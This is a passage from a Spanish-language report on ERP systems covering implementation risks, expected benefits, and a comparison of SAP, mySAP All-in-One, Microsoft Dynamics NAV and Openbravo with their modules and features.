- Si estos cambios no se comunican de la manera adecuada, pueden generar importantes núcleos de resistencia que pondrán en peligro la implementación del ERP. La involucración de todos los grupos afectados, desde el mismo principio del proyecto, resulta así clave para una adecuada gestión del cambio. Así, existen varias estrategias de comunicación y gestión que se pueden y deben aplicar, en función de la cultura específica de cada empresa.
- Carencias en el seguimiento del proyecto (Ejecución)
 - En muchas implementaciones de ERPs, los Comités de Dirección de las compañías clientes dedican una gran atención a las fases iniciales del proyecto, pero esta atención se acaba con la firma del contrato, descuidando el control posterior. Este enfoque se transmite al resto de la organización y la fase de seguimiento del proyecto queda totalmente desatendida, hasta que las quejas de los usuarios lleguen a ser suficientemente significativas para llamar la atención, algo que por otro lado hay que tratar de evitar a toda costa en este tipo de proyectos.
- El cliente cree que el proveedor TI será el que gestione el proyecto (Ejecución)
 - Y, de hecho, los proveedores normalmente intentan gestionar el proceso de implantación del ERP. El problema consiste en que, en este tipo de procesos, resulta imprescindible una involucración importante por parte de un gran número de empleados de la empresa cliente. Y no nos referimos únicamente al departamento de Organización y Sistemas de la compañía, sino también a usuarios finales de otras áreas afectadas por la implementación del ERP, como pueden ser los departamentos de Finanzas, Compras, Logística, etc. Dado que estas personas no dependen organizativamente de los consultores externos que están llevando a cabo la implantación, para estos últimos surgen muchos problemas a la hora de garantizarse su colaboración, disponibilidad y a la hora de controlar su desempeño.

También parece probado que los beneficios que un ERP aporta a una compañía no son visibles a priori, sino que irán surgiendo con el tiempo. Es decir, el ERP aporta una infraestructura tecnológica y una base de funcionamiento y conocimiento que permite que la empresa en el futuro sea más efectiva y flexible, y por lo tanto acabe siendo mejor empresa.

De forma general, algunos de los **beneficios** más sencillos de detectar en la implantación de un ERP y por lo tanto, aquello que atrae a las empresas a priori son:

- Un único sistema que mantener es mejor que varios sistemas, y más aún cuando estos son diferentes.

- La arquitectura de las tecnologías de la información de la compañía es limitada.
- Acceso a la información de gestión de forma centralizada, siempre es mejor que tener esta información repartida.
- La mejora de las prácticas y de los procedimientos es más sencillo con un sistema centralizado y que vertebra toda la compañía.
- El coste a medio y largo plazo es menor.
- Permite una mejor automatización de la compañía, lo que aportará reducción de costes, aumento de la calidad y en definitiva, más competitividad en el mercado.

Después de ver esta lista de elementos genéricos y visibles fácilmente, vamos a ver de forma más estructurada los beneficios que un ERP puede aportar a una compañía:

Área	Subárea	Explicación
Operacional	• Reducción de costes • Reducción del tiempo de cada ciclo de proceso • Mejora de la productividad • Mejora de la calidad • Mejora del servicio final al usuario	Los ERP automatizan los procesos y aumentan la flexibilidad.
Gestión	• Mejor gestión de los recursos disponibles • Mejora del proceso de toma de decisiones • Mejora del rendimiento	Disponemos de una base de datos centralizada y diseñada para poder realizar análisis de datos, por lo que dispondremos de mejor información.
Estrategia	• Soporte para el crecimiento del negocio • Soporte para alianzas con otras empresas • Innovación en el negocio • Competitividad en costes • Diferenciación de producto • Personalización del producto al cliente • Expansión de la compañía • Puesta en marcha del comercio electrónico	La integración de todas las partes de la compañía con el ERP ayudan a esta a afrontar su estrategia con mayores garantías.

Infraestructura tecnológica	• Flexibilidad para cambios futuros • Reducción de los costes de IT a medio y largo plazo • Incrementa la capacidad de la infraestructura tecnológica	La arquitectura del ERP proporciona una infraestructura que permite soportar todo esto
Organizativa	• Soporte para cambios organizativos • Facilidad para el aprendizaje de la organización • Potenciamiento de la organización • Creación de una visión común • Cambios en el comportamiento de los empleados • Mayor satisfacción del empleado	El procesamiento de información integral, mejora las capacidades organizativas de la compañía

4. Comparación de herramientas ERPs

En este apartado se van a presentar diferentes sistemas ERP's actuales empleados por las empresas.

4.1.SAP

SAP es uno de los grandes exponentes y líder en soluciones corporativas. Fundada en 1972 en Alemania por ex-empleados de IBM, es el segundo proveedor de software empresarial después de Oracle. Tomaron el nombre de la división en la que trabajaban de IBM. Como empresa comercializa un conjunto de aplicaciones de software integradas de negocio, con soluciones escalables, con más de 1000 procesos de negocio.

Considerada como el tercer proveedor de software del mundo, después de Microsoft y Oracle, y el mayor fabricante de software europeo, cuenta con más de 12 millones de usuarios, más de 100 mil instalaciones, y más de 1500 socios, siendo la compañía más grande inter-empresa. SAP da trabajo a más de 35 mil personas en más de 50 países, ofreciendo alternativas para la mayoría de los 25 sectores industriales. La compañía salió en bolsa en el 1988 cotizando en diferentes índices bursátiles, incluyendo la Bolsa de Frankfurt y el NYSE.

SAP es a la vez el nombre de la compañía como el sistema que desarrolla y vende. Este sistema abarca muchos módulos completamente integrados, que comprenden prácticamente todos los aspectos de la administración empresarial. Desarrollado para cumplir con las necesidades crecientes de las organizaciones mundiales, SAP ve el negocio como un todo, de esta manera ofrece un sistema único que soporta prácticamente todas las áreas en una escala global. Así ofrece un sistema modular capaz de substituir diferentes sistemas independientes desarrollados dentro de las empresas. Estos módulos realizan tareas diferentes, pero cada uno está diseñado para trabajar con los demás módulos. Con esta integración ofrecen una compatibilidad real a lo largo de todas las funciones de la empresa.

Después de haber dominado el mercado, la empresa afronta una mayor competencia de IBM y Microsoft. En marzo de 2004 desarrolla su plataforma *NetWeaver*. Es en este punto donde SAP se enfrenta a IBM y Microsoft en la “guerra de las plataformas”. Mientras Microsoft utiliza su plataforma web basada en .NET, IBM desarrolla otra llamada WebSphere.

En 2004 hubo negociaciones para la compra de SAP por parte de Microsoft, que no llegó a ningún acuerdo. De haberse hecho posible habría supuesto uno de los más grandes acuerdos de la historia del software. Ya en 2006 llegaron a un acuerdo para integrar las aplicaciones ERP de SAP con las de Microsoft Office bajo el nombre de proyecto “Duet”.

El mercado de SAP es amplio, sus productos están distribuidos en todo el mundo, desde compañías privadas a multinacionales variados campos como: materias primas, minería, agricultura, energía, química, metalúrgicas, farmacéuticas, construcción, servicios, consultas de software, sanidad, muebles, automoción, textil, papel, sector público, educación o informática.

Su principal producto es **SAP ERP**, llamado hasta mediados del 2007 como SAP R/3, en la que la R significa procesamiento en tiempo real y el número 3 se refiere a las tres capas de la arquitectura de proceso: bases de datos, servidor de aplicaciones y cliente. El sistema es altamente modular utilizando el principio de cliente/servidor aplicado a varios niveles, implementado vía software permite el control de los modos de interacción entre los diversos clientes y servidores. SAP R/3 permite el control de todos los procesos que se llevan a cabo en una empresa a través de módulos:

FI: (Financial) Finanzas:

- GL (General Ledger) Contabilidad general.
- AP (Accounts Payable) Cuentas por pagar.
- AR (Accounts Recivable) Cuentas por cobrar.
- CO: (Controlling) Contabilidad de costos.
- AM (Assets Management) Administración de activos.
- CA (Contract Agreement) Gestión de contratos.

SD: (Sales and Distribution) Ventas y Distribución:

- LETRA (Logistic Execution Transport) Logística y ejecución de Transportes.
- LIS (Logistic Information System) Sistema de información de logística.

MM: (Materials Management) Gestión de Materiales:

- WM (Warehouse Management) Gestión de Almacenes.
- IM (Inventory Management) Gestión de Inventarios.

PP: (Production Planning) Planificación de la producción:

- PM (Plant Maintenance) Control de Piso.
- PI (Product Information) Gestión de Fórmulas.
- QM (Quality Management) Aseguramiento de calidad.
- E&HS (Enviroment and Healt Security) Gestión del medio ambiente.

HR (Human Resources) Recursos Humanos:

- PA (Personal Administration) Administración de personal.
- PD (Personal Development) Desarrollo de Personal.
- PY (Payroll) Nómina.

BC Basis Components :

- STMS Sistema de Corrección y Transporte.
- ABAP Lenguaje nativo de SAP R/3 para programar.

IS: Solución vertical para industrias (Químicas, Aeroespaciales, Mecánicas, etc).

IS-RETAIL: Solución de industria para venta a detalle.

IS-OIL & GAS: Solución de industria Petroleoquímica y de extracción de hidrocarburos.

4.2.mySAP All-in-One

Las soluciones de SAP Business All-in-One se basan en la aplicación ERP de SAP y en los paquetes de SAP Best Practices especialmente configurados para la mediana empresa. Las soluciones de SAP Business All-in-One están orientadas a los requisitos de software de la principal actividad de las empresas medianas más exigentes en todos los sectores y países. Están basadas en las mejores prácticas y procesos de negocios preconfigurados y personalizados, según los requerimientos específicos de su sector, permitiéndole gestionar su negocio con una sola y completa aplicación tecnológica. Estas soluciones agilizan los procesos empresariales básicos, desde la captación de nuevos clientes y la creación de productos innovadores hasta la contratación del personal mejor preparado y la reconciliación de cuentas, destacan el rápido proceso de implementación con el mínimo esfuerzo de personalización, rápida amortización de la inversión y costes predecibles, escalables y capaces de crear beneficios en entornos empresariales de cualquier dimensión.

Las soluciones mySAP All-in-one están creadas y reciben el soporte de una amplia red de partners del canal de distribución de SAP para la PyME, cada uno de los cuales posee una amplia experiencia en diferentes sectores de mercado y zonas geográficas específicas. Estos partners se encargan de desarrollar y configurar los procesos de negocio solución SAP con toda la documentación de ayuda y soporte online necesario.

Estas soluciones ofrecen una integrada y completa gestión de negocio con aplicaciones totalmente integradas, con un proveedor seguro desde el punto de vista financiero, implementación con precio y plazos fijos, con paquetes basados en conocimientos y mejores prácticas del sector, con un significativo retorno de la inversión mediante una rápida inversión, con soluciones sectoriales preconfiguradas para conseguir un máximo ajuste, ampliables y modificables, soporte de roles y con soporte de e-business²¹, colaboración a lo largo de toda la cadena de valor y con cadenas de suministro flexibles e intranets para clientes y partners. La siguiente tabla muestra un listado de las soluciones mySAP All-in-One disponibles:

mySAP All-in-One para Industria Farmacéutica
mySAP All-in-One para Industria Química
mySAP All-in-One para Industria Textil
mySAP All-in-One para Ingenierías
mySAP All-in-One para Empresas de Construcción
mySAP All-in-One para Concesionarios de Coches
mySAP All-in-One para Industria Auxiliar del Automóvil (mecanizado, inyección plástica, componentes electrónicos)
mySAP All-in-One para Industria Cerámica
mySAP All-in-One para Centros Geriátricos
mySAP All-in-One para Empresas de Gestión de Aguas
mySAP All-in-One para Empresas de Distribución (Mayoristas y Minoristas)
mySAP All-in-One para el sector Hotelero
mySAP All-in-One para Fabricantes de Muebles

Estas soluciones permiten a las PyMES generar nuevo valor empresarial aumentando sus ingresos mediante oportunidades de negocio adicionales, admitiendo niveles más elevados de innovación, mejorando la efectividad de las ventas y de las campañas de marketing, reforzando la visibilidad de la cadena de suministro y la capacidad de respuesta de los clientes y anticipándose mejor a las

necesidades de mercado. Además de permitir una reducción de costes, mayor eficacia y optimización de procesos.

4.3. Microsoft Dynamics NAV

Microsoft Dynamics NAV es el producto ERP de Microsoft. El producto es parte de la familia Microsoft Dynamics, diseñado para ayudar en las finanzas, manufactura, CRM, cadena de suministros, analíticas y comercio electrónico para PyME's. Los revendedores del software, que aumentan las posibilidades de este (VAR (Value-added Resellers, compañías que añaden funcionalidades a productos existentes)), tienen acceso a la lógica del código de trabajo, teniendo una reputación de ser fácil de modificar.

Como solución completa de gestión empresarial permite a los usuarios trabajar de forma rápida y eficaz y ofrece al negocio la posibilidad necesaria para adaptarse a las nuevas oportunidades y previsiones de crecimiento. Esta solución, perfecta para pequeñas y medianas empresas, ofrece una experiencia de usuario e innovaciones tecnológicas que permiten simplificar el acceso a la información, agilizar las tareas organizativas, así como mejorar las capacidades de generación de informes, incluso para sectores y organizaciones altamente especializados.

La compañía fue fundada en el 1984 en Dinamarca como PC&C ApS (Personal Computing and Consulting, consultoría y computación personal). En el 2000, Navision Software A/S se fusionó con su compañero de la firma danesa Damgaard A/S (fundada en el 1983) para formar Navision-Daamgard A/S. Más tarde el nombre cambio a Navision A/S.

El 11 de Julio de 2002 Microsoft compró Navision A/S para ir con su anterior adquisición Great Plains. La nueva división de Microsoft se llamó Microsoft Business Solutions, incluyendo también Microsoft CRM. En Septiembre de 2005 Microsoft renombró el producto y lo relanzó bajo el nombre de Microsoft Dynamics NAV.

El mismo producto ha ido a través de múltiples cambios de nombres a medida que la compañía original de Navision o Microsoft han decidido en que mercados tenían que centrarse. Los nombres "Navision Financials", "Navision Attain", "Microsoft Business Solutions Navision Edition" y el actual nombre "Microsoft Dynamics NAV" han sido utilizados para referirse a este mismo producto.

En Noviembre del 2008, Microsoft sacó al mercado Dynamics NAV 2009, con una nueva interfaz basada en roles. Microsoft originalmente planeó desarrollar un nuevo sistema ERP (Project Green), pero decidió continuar con el desarrollo de todos los sistemas ERP (Dynamics AX, Dynamics NAV, Dynamics GP and Dynamics SL). Los cuatro sistemas están bajo la misma interfaz, reportes y análisis basados en SQL, portal basado en SharePoint, clientes móviles basados en Pocket PC e integración con Microsoft Office.

Microsoft Dynamics NAV 2009 se basa en la investigación de los métodos de trabajo del personal para ofrecer un entorno de trabajo intuitivo con un aspecto similar al de otros productos conocidos de Microsoft. La innovadora interface de usuario incluye el acceso a las vistas y procesos empresariales de forma diferente según la responsabilidad de cada empleado en la organización, mediante los centros de funciones, lo que les proporciona la información y las herramientas necesarias para realizar sus tareas específicas.

De forma predeterminada, Microsoft Dynamics NAV 2009 incluye 21 centros de funciones optimizados para diversas funciones del personal de modo que los empleados puedan organizar y establecer la prioridad de las tareas para aumentar la productividad y la eficacia.

- Proporciona a los empleados una solución que satisfaga sus necesidades individuales mediante información general exhaustiva acerca de su trabajo y tareas, así

como capacidad para personalizar los menús con el fin de reflejar los métodos de trabajo propios.

- Sin necesidad de salir de los centros de funciones o cambiar constantemente de aplicación, los empleados pueden usar sus programas favoritos de Microsoft Office, como Microsoft Office Outlook, Microsoft Office Excel, Microsoft Office Word, etc.
- Minimiza los costes de aprendizaje y agilice la productividad desde el principio mediante un software con un diseño y funcionamiento similares a los de otros productos y tecnologías conocidos de Microsoft.
- Personaliza fácilmente los centros de funciones para proporcionar acceso a tareas específicas de determinadas funciones exclusivas de su negocio o sector.

Los centros de funciones de Microsoft Dynamics NAV proporcionan a los empleados información general exhaustiva de los datos y las tareas más relevantes para realizar su trabajo. La siguiente figura muestra el Centro de funciones de Microsoft Dynamics NAV.

No.	Name	I.	A.	Totalling	G.	G.	G.	Net Change	Balance
1000	BALANCE SHEET	B..	H..						
1002	ASSETS	B..	B..						
1003	Fixed Assets	B..	B..						
1005	Tangible Fixed Assets	B..	B..						
1100	Land and Buildings	B..	B..						
1110	Land and Buildings	B..	P..					1,479,480.60	1,479,480.60
1120	Increases during the Year	B..	P..				P..	184.66	184.66
1130	Decreases during the Year	B..	P..				S..		
1140	Accum. Depreciation, Buildings	B..	P..					-526,620.38	-526,620.38
1190	Land and Buildings, Total	B..	E..	1100..1190				953,044.88	953,044.88
1200	Operating Equipment	B..	B..						
1210	Operating Equipment	B..	P..					582,872.18	582,872.18
1220	Increases during the Year	B..	P..				P..	25,116.00	25,116.00
1230	Decreases during the Year	B..	P..				S..		
1240	Accum. Depr., Oper. Equip.	B..	P..					-508,176.74	-508,176.74
1290	Operating Equipment, Total	B..	E..	1200..1290				99,811.44	99,811.44
1300	Vehicles	B..	B..						
1310	Vehicles	B..	P..					49,473.91	49,473.91
1320	Increases during the Year	B..	P..				P..	87,000.00	87,000.00
1330	Decreases during the Year	B..	P..				S..		
1340	Accum. Depreciation, Vehicles	B..	P..					-60,603.78	-60,603.78
1390	Vehicles, Total	B..	E..	1300..1390				75,870.13	75,870.13
1395	Tangible Fixed Assets, Total	B..	E..	1005..1395				1,128,726.45	1,128,726.45
1999	Fixed Assets, Total	B..	E..	1003..1999				1,128,726.45	1,128,726.45
2000	Current Assets	B..	B..						
2100	Inventory	B..	B..						
2110	Resale Items	B..	P..						
2111	Resale Items (Interim)	B..	P..						
2112	Cost of Resale Sold (Interim)	B..	P..						
2120	Finished Goods	B..	P..						
2121	Finished Goods (Interim)	B..	P..						
2130	Raw Materials	B..	P..						

Proporciona:


- Análisis de cuentas, información de presupuestos, listas de cuentas bancarias y declaraciones de IVA.

- Listas de clientes, proveedores y productos.
- Pedidos de venta y compra, aprobados y pendientes.
- Facturas de ventas y notas de crédito de ventas vencidas.
- Facturas de ventas pendientes y documentos de interés.
- Diarios de cobros y pagos.
- Listas de documentos registrados.
- Prepara la organización para el trabajo en equipo y la toma de decisiones rápidas y eficaces mediante la conexión del personal, la información y los procesos.
- Obtiene acceso fácilmente y analice los datos en tiempo real para cada aspecto de las operaciones, incluidas las transacciones individuales, los indicadores clave de rendimiento, las tendencias y las oportunidades de crecimiento personalizados.
- Pone a disposición del personal herramientas personalizadas de generación de informes y capacidades de inteligencia empresarial para reducir las solicitudes ad-hoc de informes.
- Genera automáticamente informes personalizados con el Diseñador de informes, una herramienta de consultas ad-hoc y un componente de Microsoft SQL Server Reporting Services, o exporte los datos a Excel u otros programas conocidos para obtener un análisis adicional y una presentación gráfica.
- Obtiene rápidamente información detallada de su negocio y aumente el valor de los datos empresariales mediante la combinación de Microsoft Dynamics NAV con SQL Server Reporting Services y SQL Server Analysis Services (en inglés).
- Multiplica el potencial para establecer una comunicación y colaboración eficaces, y optimice las inversiones en tecnología gracias a la integración con Microsoft Office, incluidos Excel, Windows SharePoint Services y Microsoft Office PerformancePoint Server.
- Proporciona acceso en tiempo real a los datos, informes y herramientas de colaboración mediante Employee Portal de Microsoft Dynamics NAV, una interfaz basada en Web y en Windows SharePoint Services, sin necesidad de configurar ningún usuario ni de enseñarles a usar Microsoft Dynamics NAV.
- La integración óptima con los programas de Microsoft Office facilita la exportación de los datos de Microsoft Dynamics NAV a Excel para el análisis y la generación de informes.

La eficaz infraestructura de Microsoft .NET, la arquitectura de tres capas y los servicios web facilitan la integración de Microsoft Dynamics NAV con los sistemas existentes, el uso compartido de datos en otras aplicaciones y el desarrollo de funcionalidades ampliadas.

- Amplía el negocio en el ámbito internacional con toda confianza mediante la configuración y el mantenimiento de varias divisas, y el uso de más de 30 idiomas.
- Automatiza la colaboración en la cadena de suministro y el intercambio de documentos con socios mediante Microsoft BizTalk Server y Microsoft Office system.
- Elige el paquete de soluciones que necesite mediante una serie de opciones de licencias empresariales flexibles (en inglés) y agregue capacidades de forma rápida y asequible a medida que su negocio crece.
- Aprovecha las ventajas que le ofrece el equipo de soporte técnico de expertos de Microsoft Certified Partner, quienes pueden ayudarle a implementar las soluciones de forma eficaz y rentable, y a beneficiarse de un amplio sistema de ofertas específicas por sectores y complementos personalizados.
- Realiza implementaciones eficaces y coherentes gracias a la metodología de implementación rápida (en inglés) , que forma parte de Microsoft Dynamics Sure Step y consiste en una metodología global estandarizada y un conjunto de herramientas que simplifican los procesos de implementación y actualización.

La siguiente figura muestra la arquitectura de Microsoft Dynamics NAV 2009:



Información sobre la arquitectura:

- La capa cliente de Microsoft Dynamics NAV incluye un acceso integrado basado en roles a los datos y procesos.
- La capa servidor de Microsoft Dynamics NAV contiene toda la lógica de negocios e incluye servicios web para conseguir una integración rápida y asequible con otras aplicaciones.
- La capa de base de datos de Microsoft Dynamics NAV se basa en SQL Server, una de las plataformas de base de datos más sólida y segura del mercado.
- Finalmente, con Business Ready Licensing, Microsoft Dynamics NAV se puede obtener en dos ediciones, así como entre diversos componentes adicionales. Business Ready Licensing ofrece opciones de compra y actualizaciones que permiten ahorrar tiempo, reducir costes innecesarios y agregar capacidades.

Las dos versiones son:

- Business Essentials: para los clientes que necesitan funciones básicas de gestión financiera y comercial con procesos integrados financieros, de cadena de suministro, de inteligencia de negocio y generación de informes que se pueden adaptar fácilmente a medida que crece el negocio:
 - Gestión financiera: libro mayor de cuentas, cuentas por cobrar, cuentas por pagar y gestión de activos fijos.
 - Cadena de suministro: procesamiento de pedido de ventas, procesamiento de pedido de compras, manejo de inventario.
- Advanced Management: para las organizaciones en desarrollo que necesitan una solución aceptable con requerimientos de funcionalidad compleja en el área financiera, de contabilidad, de inteligencia de negocio y de generación de informes. Advanced Management incluye todas las funcionalidades de Business Essentials, además de:
 - Gestión financiera avanzada: gestión de efectivo y gestión de colecciones.
 - Gestión avanzada de la inteligencia de negocio o BI e informes.
 - Gestión de relación con clientes incluyendo Microsoft Dynamics CRM Profesional Server.
 - Manufactura.
 - Gestión avanzada de la cadena de suministro: BOM²⁷ y expropiación de la gestión.

- Componentes adicionales: hay diversa funcionalidad adicional (totalmente personalizable) a disposición de los clientes de Business Essentials y Advanced Management. Cada edición proporciona acceso a un conjunto específico de soluciones personalizadas con una amplia variedad de funcionalidad.

4.4.Openbravo

Openbravo es una aplicación de código abierto de gestión empresarial del tipo ERP destinado a las empresas de pequeño y mediano tamaño. Originalmente fundado en 2001 por Serrano, Ciordia y Aguinaga como Tecnica, en 2006 se convirtió en Openbravo . Se desarrolló en un principio por dos profesores de la Universidad de Navarra, los dos involucrados desde mediados de los años 1990 en la gestión de la universidad. Usaron como base Compiere y orientaron el proyecto como una aplicación Web.

Actualmente Openbravo ERP consta de dos versiones; Openbravo Community Edition (libre y gratuita) y dos ediciones de la Openbravo Network Edition (con elementos privativos y comercial), la basic y la SMB. El código de la versión libre se publicó en abril del 2006.

Con la estructura de los datos está basada en una antigua versión de Compiere, proyecto con el cual no mantiene compatibilidad alguna, Openbravo es una aplicación cliente servidor basada en Java.

Se ejecuta sobre Apache y Tomcat y con soporte de bases de datos PostgreSQL y Oracle. Disponible en múltiples idiomas como el español, inglés, italiano, portugués, ruso, ucraniano y francés. Inicialmente partió del código de la aplicación de Compiere y otras, práctica conocida como fork (creación de un proyecto en una dirección distinta de la oficial tomando el código del proyecto ya existente) Openbravo Community Edition está licenciado bajo Openbravo Public License Version 1.1 ("OBPL"), que es una adaptación de la licencia libre Mozilla Public License. El código de la versión Network no se publica ni está íntegramente bajo esa licencia, sino que hay partes con licencias privativas diversas. La licencia de Openbravo OBPL aplica además algunas otras restricciones que la hacen incompatible con la licencia GPL.

4.4.1. Openbravo ERP

Openbravo ERP ha sido específicamente diseñado para ayudar a las empresas a mejorar su rendimiento. La cobertura funcional del producto incluye todas las áreas típicas de un sistema de gestión integrado.

Adicionalmente, la misma aplicación se integra de manera natural con otras áreas como la gestión de relaciones con clientes o CRM, BI y terminales punto de venta o POS (Point Of Sale o Punto de Venta).

La siguiente imagen muestra las características de OpenBravo:



1. Gestión de los datos maestros

- Productos, componentes, listas de materiales, clientes, proveedores, empleados, etc.
- La correcta gestión de los datos maestros de su negocio (productos, clientes, proveedores, etc.) constituye un aspecto fundamental para garantizar la coherencia y trazabilidad de sus procesos. Mantener una única codificación, evitar duplicidades y compartir la información relevante entre todas las áreas de su empresa es uno de los retos al que se enfrentan en la actualidad organizaciones de todo tipo y tamaño. Openbravo ERP le ayuda a organizar y centralizar los datos clave de su negocio, facilitando que la información fluya con facilidad y rapidez entre todas las áreas implicadas en los diferentes procesos de negocio.
- Productos y componentes:
 - i. Categorías de productos.
 - ii. Ficha de producto. Tipo de producto (ítem, servicio, gasto), con gestión particularizada para cada uno. Definición particular de gestión en almacén para cada producto (gestión de stock, trazabilidad). Características. Imagen de producto.
 - iii. Unidades de medida. Conversión entre unidades. Unidades de peso variable.
 - iv. Listas de materiales (productos compuestos por otros).
 - v. Proveedores por producto.

- vi. Esquemas de tarificación. Definición de tarifas a partir de otras tarifas (por ejemplo, de tarifas de venta a partir de tarifas de compra). Proceso de generación de tarifas automático.
- vii. Tarifas. Precio tarifa, precio aplicable, precio limite. Reglas particularizables de aplicación de precios. Aplicable a compras y ventas.
- viii. Categorías de portes.
- ix. Transportistas (integrado con terceros).
- x. Productos sustitutivos.
- Terceros:
 - i. Clientes, proveedores, empleados. Direcciones caracterizadas por uso interno (entrega/recepción de material, facturación, cobro, dirección social, otras). Contactos asociados a dirección. Grupo de terceros. Áreas de interés (para análisis comercial).
 - ii. Clientes. Tarifa de venta. Modo de facturación (inmediato, albaranes servidos, pedido completamente entregado, periódico). Forma y plazo de pago (condiciones de pago). Formato de impresión y número de documento específicos por cliente. Riesgo permitido (crédito).
 - iii. Proveedores. Tarifa de compra. Forma y plazo de pago (condiciones de pago).
 - iv. Empleados. Relacionado con comercial de cliente.
 - v. Grupos de terceros (segmentos o categorías).
 - vi. Condiciones de pago (plazo para vencimiento, días fijos de pago, días laborales, múltiples vencimientos).
 - vii. Calendarios de facturación periódica (mensual, quincenal, semanal), con día de corte para cada caso. Posibilidad de uso mixto de calendarios.
 - viii. Rápeles (Descuento comercial que se hace a un cliente al alcanzar cierto volumen de compras) de compra y venta. Relación de artículos. Escalas.
 - ix. Ruterros de atención (rutas de auto-venta, rutas de tele-venta).
 - x. Áreas de interés.
 - xi. Informe de actividad de un tercero.
- 2. Gestión de los aprovisionamientos
 - Tarifas, pedidos de compra, recepción de mercancías, registro y contabilización de facturas de proveedores, planificación de los aprovisionamientos, etc.

- El tratamiento del flujo de aprovisionamiento en Openbravo ERP garantiza la integridad, trazabilidad y homogeneidad de todo el proceso. Cada documento del proceso de aprovisionamiento se basa en la información contenida en el anterior, de forma que se evita la introducción repetitiva de datos y los errores humanos asociados. De esta manera, es posible navegar por los diferentes documentos que conforman un determinado flujo (pedido, albarán de proveedor, factura, pago) y conocer en tiempo real el estado de un determinado pedido (pendiente, entregado, entregado parcialmente, facturado, etc.). La integración natural del proceso con la contabilidad y las cuentas a pagar garantiza que el área económico-financiera disponga siempre de datos fiables y actualizados.
 - Planificación de las necesidades de aprovisionamiento, por explosión de las necesidades de producción, teniendo en cuenta stocks mínimos, plazos de entrega y pedidos en curso.
 - Soporte para solicitud de compras para gestión centralizada de aprovisionamientos.
 - Pedidos de compra. Aplicación de tarifas: precios, descuentos y control de precio límite. Control en almacén de género pendiente de recibir. Corrección de pedidos.
 - Albaranes de proveedores. Creación automática a partir de líneas de pedido pendientes. Automatización de las entradas (ubicación según prioridad). Devoluciones al proveedor (según existencias). Anulación de albaranes.
 - Facturas de compra. Aplicación de tarifas: precios, descuentos y control de precio límite. Creación automática a partir de líneas de pedido o líneas de albarán pendientes de facturación. Facturación de género servido en consigna. Anulación de factura (dejando pendiente de facturación los documentos asociados).
 - Relación entre pedidos, albaranes y facturas.
 - Facturas de gastos.
 - Impresión masiva de documentos.
 - Informes de pedidos de compra, facturas de proveedores.
3. Gestión de almacenes
- Almacenes y ubicaciones, unidades de almacén, lotes, número de serie, bultos, etiquetas, entradas, salidas, movimientos entre almacenes, inventarios, valoración de existencias, transportes, etc. Los procesos de gestión de almacenes que incorpora Openbravo ERP permiten que las existencias en su organización estén siempre al día

y correctamente valoradas. La posibilidad de definir la estructura de almacenes de su organización hasta el mínimo nivel (ubicación) facilita que los stocks estén siempre perfectamente localizados. Adicionalmente, las capacidades para gestionar los lotes de mercancías y la posibilidad de utilizar números de serie aseguran el cumplimiento de los requisitos de trazabilidad impuestos en la mayoría de industrias.

- Almacenes y ubicaciones (multi-almacén).
 - Stock por producto en doble unidad (por ejemplo, en kilogramos y cajas).
 - Atributos del producto en almacén personalizables (color, talla, descripción de calidad, etc.).
 - Lote y número de serie.
 - Impresión de etiquetas. Códigos de barras (EAN, UPC, UCC, Code, otras.).
 - Gestión de bultos en almacén.
 - Control de reposición.
 - Trazabilidad configurable por producto.
 - Movimiento entre almacenes.
 - Gestión automática de salidas de stock (vaciado según existencias, con reglas de prioridad por caducidad, ubicación, etc.).
 - Inventario físico. Planificación de inventarios. Inventario continuado.
 - Informes de movimientos, seguimiento, stocks, entradas/salidas, caducidades, inventario, ubicaciones, etc. Informes personalizables.
 - Integrado con Openbravo POS.
 - Sincronización y control del stock en la misma tienda.
4. Gestión de proyectos y de servicios
- Proyectos, fases, tareas, recursos, presupuestos, control de gastos y facturación, compras asociadas, etc.
 - Orientado a empresas cuya actividad se basa en la entrega y/o realización de proyectos o servicios. Con relación a los proyectos, Openbravo ERP permite gestionar, de manera perfectamente integrada con el resto de la aplicación, el presupuesto, las fases, los costes y las compras asociados a cada proyecto individual. El componente de servicios, permite la definición de servicios y recursos y el control de todas las actividades, facturables o no, realizadas para un cliente externo o interno, así como la monitorización detallada de los gastos incurridos.

- Tipos de proyectos, fases y tareas.
- Gastos asociados a un proyecto.
- Categorías salariales históricas asociadas a costes de proyecto.
- Proyectos de pedidos. Generación de pedidos a partir de plantillas.
- Proyectos de obra civil. Factura a origen (por proyecto).
- Tarifas por proyecto.
- Informe de presupuestos. Seguimiento de acciones sobre presupuestos.
- Generación de pedidos de compra.
- Informe de rentabilidad de proyectos.
- Recursos.
- Registro de servicios.
- Gastos internos.
- Gastos facturables.
- Facturación de servicios.
- Niveles de servicio.
- Informe de actividades.

5. Gestión de la producción

- Estructura de planta, planes de producción, MRP, órdenes de fabricación, partes de trabajo, costes de producción, incidencias de trabajo, mantenimiento preventivo, partes de mantenimiento, etc.
- Las funciones de producción y gestión de planta en Openbravo ERP permiten el modelado de la estructura productiva de cada organización (secciones, centros de coste, máquinas y utillajes), así como de los datos relevantes para la producción: planes de producción (secuencias de operaciones) y productos involucrados en las mismas. En la actualidad, la funcionalidad suministrada por Openbravo ERP se orienta a cubrir las necesidades habituales de los entornos de producción discreta: planificación de la producción y de los aprovisionamientos relacionados mediante MRP, creación de órdenes de fabricación, partes de trabajo (notificación de tiempos y consumos), cálculo de los costes de producción, notificación de incidencias de trabajo y partes de mantenimiento.
- Estructuras de la planta.

- GFH (Grupos Funcionales Homogéneos) o Centros de Coste.
 - Centros de trabajo y máquinas.
 - Planificación de la producción (MRP), teniendo en cuenta, previsiones, pedidos de cliente, existencias, stock mínimo y órdenes de fabricación en curso.
 - Planes de producción con múltiples productos de entrada y de salida.
 - Órdenes de fabricación.
 - Edición de las secuencias y de los productos de cada orden fase.
 - Partes de trabajo pre-rellenados con los datos del plan de producción de la secuencia.
 - Cálculo de los costes de producción con posibilidad de añadir costes indirectos.
